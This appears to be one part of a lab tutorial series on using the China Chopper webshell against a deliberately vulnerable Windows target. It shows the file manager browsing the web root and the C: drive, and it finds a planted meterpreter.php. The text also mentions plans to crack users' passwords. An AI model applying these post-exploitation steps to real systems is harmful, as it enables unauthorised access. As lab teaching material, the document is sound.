
Till this tutorial, we were able to gain access to the account of one user here "vagrant". We can guess the user "administrator" will be present since it is a Windows system but there are 18 users on this target. If you observe carefully, most of these users are related to Star war characters. Personally Iam not a big fan of Star Wars but this little information may be handy while cracking the passwords of these users.

The most popular function of this webshell (infact any shell) is its file management function. L-ets see how it's done. Right click on the control center (which we have seen in the previous Issue) and select the "Files Management" option as shown below.



http://172.28.128.6	-1	0.0.0.0		2020-03-31 06:01:33
http://172.28.128.6/caidao.asp	-1	0.0.0.0	hello metasploit...	2020-03-31 06:01:03
http://www.maicaidao.com/		127.0.0.1	<T>ADO</T>□□...	2020-03-31 05:30:22
http://www.maicaidao.com/		127.0.0.1	<T>ADO</T>□□...	2020-03-31 05:30:22
http://www.maicaidao.com/		127.0.0.1	<T>MYSQL</T>...	2020-03-31 05:30:22

This will take us the target file system as shown below.




C:\inetpub\wwwroot\

172.28.128.6 Folder(1),File(6)

Name	Time	Size	Attribute
aspnet_client	2019-02-17 03:16:08	0	16□
caidao.asp	2019-02-17 03:13:06	28	32□
hahaha.jpg	2019-02-17 03:12:51	34251	32□
index.html	2019-02-17 03:12:46	1116928	32□
seven_of_hearts.html	2019-02-17 03:12:47	2439511	32□
six_of_diamonds.zip	2019-02-17 03:12:51	384916	32□
welcome.png	2019-02-17 03:15:47	184946	32□

Let's go to the root of this C: folder which is primary drive in Windows.




C:\

172.28.128.6 Folder(20),File(8)

Name	Time	Size	Attribute
$Recycle.Bin	2009-07-13 19:34:39	0	22□
Boot	2019-02-17 03:05:14	0	22□
Documents and Settings	2009-07-13 22:06:44	0	1046□
glassfish	2019-02-17 03:20:14	0	16□
inetpub	2019-02-17 03:15:48	0	16□
ManageEngine	2019-02-17 03:31:18	0	16□
openjdk6	2019-02-17 03:22:06	0	16□
PerfLogs	2009-07-13 20:20:08	0	16□
Program Files	2019-02-17 03:34:59	0	17□
Program Files (x86)	2019-02-17 03:31:18	0	17□
ProgramData	2019-02-17 03:17:29	0	18□
Recovery	2019-02-17 03:06:35	0	22□
RubyDevKit	2019-02-17 03:22:34	0	16□
startup	2019-02-24 05:12:55	0	16□
System Volume Information	2019-02-17 03:05:46	0	22□
tmp	2019-02-24 05:11:07	0	16□
tools	2019-02-17 03:22:19	0	16□
Users	2019-02-17 03:16:08	0	17□
wamp	2019-02-17 03:21:47	0	16□
Windows	2019-02-17 03:34:59	0	16□

As you can see in the above image, the highlighted parts reveal a lot of information. We already know there is Glassfish installed on the target and we have exploited ManageEngine but for someone who came to the website first, this is a valuable information. One new thing that we got to know is that there is a wamp server installed on the target machine. Our readers kn-w that wamp is a web server which is used to host different web services. Let's see what it is hosting on this machine.

On going to the root folder of the Wamp (www), we can see it is hosting a Wordpress website and a few other files of which meterpreter.php appears juicy.

